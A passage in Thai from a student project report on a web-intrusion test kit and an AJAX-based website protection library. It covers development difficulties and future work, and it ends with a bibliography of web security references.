โครงงานนี้มีการพัฒนาชิ้นงานออกมาเป็น 2 ชิ้นงานคือ ชุดทดลองการบุกรุกผ่านหน้าเวปไซต์ และไลบราลีสำหรับการป้องกันการบุกรุกผ่านเวปไซต์ โดยในการพัฒนาชุดทดลองการบุกรุกมีการพัฒนาในรูปแบบของเวปแอพลิเคชั่นซึ่งมีการเรียกใช้งานระบบฐานข้อมูล ซึ่งมีความซับซ้อนในกระบวนการออกแบบข้อมูลภายในฐานข้อมูล และชุดทดลองมีการพัฒนาให้สามารถติดตั้งได้เองโดยอัตโนมัติเพื่อช่วยผู้ทดลองให้สามารถติดตั้งชุดทดลองได้โดยง่าย ทำให้ในการพัฒนาแอพลิเคชั่นสำหรับการดิดตั้งมีความซับซ้อนค่อนข้างสูงเนื่องจากมีการติดต่อระบบฐานข้อมูลเพื่อสร้าง

ตารางสำหรับจัดเก็บข้อมูล โดยระบบฐานข้อมูลบางเวอร์ชั่นมีปัญหาเรื่องการเข้ารหัสตัวอักษรที่จัดเก็บภายในระบบฐานข้อมูลทำให้ต้องออกแบบข้อมูลที่จัดเก็บให้สามารถจัดเก็บได้ในระบบฐานข้อมูลทุกเวอร์ชั่น

การพัฒนาไลบรารีสำหรับป้องกันการบุกรุกผ่านเวปไซต์ ไลบรารีนี้มีการใช้งาน AJAX ในการรับ-ส่งข้อมูล เนื่องจากเป็นเทคโนโลยีตัวใหม่จึงต้องมีการทดลองรูปแบบการส่งข้อมูลหลายรูปแบบเพื่อให้เหมาะสมสำหรับการพัฒนาให้มากที่สุด และเนื่องจากกระบวนการทำงานของระบบเมื่อมีการใช้งานไลบรารีจะเปลี่ยนไปจากรูปแบบเดิมที่มีการส่งค่าจากหน้ารับข้อมูลไปยังหน้าประมวลผล โดยจะมีส่งค่าจากหน้ารับข้อมูลไปตรวจสอบยังไลบรารีก่อนทำให้การออกแบบและพัฒนาไลบรารีต้องออกแบบให้สามารถทำงานร่วมกันหน้าประมวลผลของเวปไซต์ได้ในทุกรูปแบบจึงต้องออกแบบการทำงานไลบรารีให้สามารถทำงานร่วมกับหน้าประมวลผลได้ทุกรูปแบบ

7.3 แนวทางการพัฒนาต่อ

ปัจจุบันการนำไลบรารีไปใช้งาน จะต้องทำการติดตั้งไฟล์ไลบรารีพร้อมๆกับไฟล์ของเวปไซต์ต่างๆ ทำให้มีความลำบากในการติดตั้งและนำไปใช้งาน ในการพัฒนาต่อจึงอยากให้มีการพัฒนาไลบรารีให้ติดตั้งบนเซิร์ฟเวอร์เพียงตัวเดียวและให้ผู้ต้องการนำไลบรารีไปใช้งานทำการเพิ่มโค๊ดในส่วนของการใช้งานไลบรารีได้เลย เพื่ออำนวยความสะดวกในการใช้งานให้สามารถใช้งานได้ผ่านระบบเครือข่าย

บรรณานุกรม

[1] OWASP, 2006, "OWASP Top Ten Project", [Online] URL : http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[2] F5 Security Center, 2006, "Application Security" [Online] URL : http://www.f5.com

[3] Search Security,2006 , "Network Security", [Online] URL : http://searchsecurity.com

[4] Wikipedia, 2006, "Information_security", [Online] URL: http://en.wikipedia.org/wiki/

[5] Search Security,2006 , "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade", [Online] URL : http://www.cse.ogi.edu/DISC/projects/immunix

[6] Extropia ,2006 , "introduction to Databases for web developers", [Online] URL : http://www.extropia.com/tutorials/sql/toc.html

[7] Extropia ,2006 , "Real World XSS", [Online] URL : http://sandsprite.com/Sleuth

[8] Government Security ,2006 , "Security White papers ", [Online] URL : http://www.governmentsecurity.org

[9] V. Benjamin Livshits and Monica S. Lam, 2006, "Finding Security Vulnerabilities in Java Applications with Static Analysis", U.S.A

[10] Luke Murphey, 2006, "Secure Session Management Preventing Security Voids in Web Applications", U.S.A

[11] Joel Scambray and Mike Shema, 2005, "HACKING EXPOSED WEB APPLICATIONS", U.S.A

[12] L. Meyer and W. T. Penzhom, 2002, "Denial of Service and Distributed Denial of Service - Today and Tomorrow", South Africa

[13] Ke Wei, M. Muthuprasanna and Suraj Kothari, 2004, "Preventing SQL Injection Attacks in Stored Procedures", U.S.A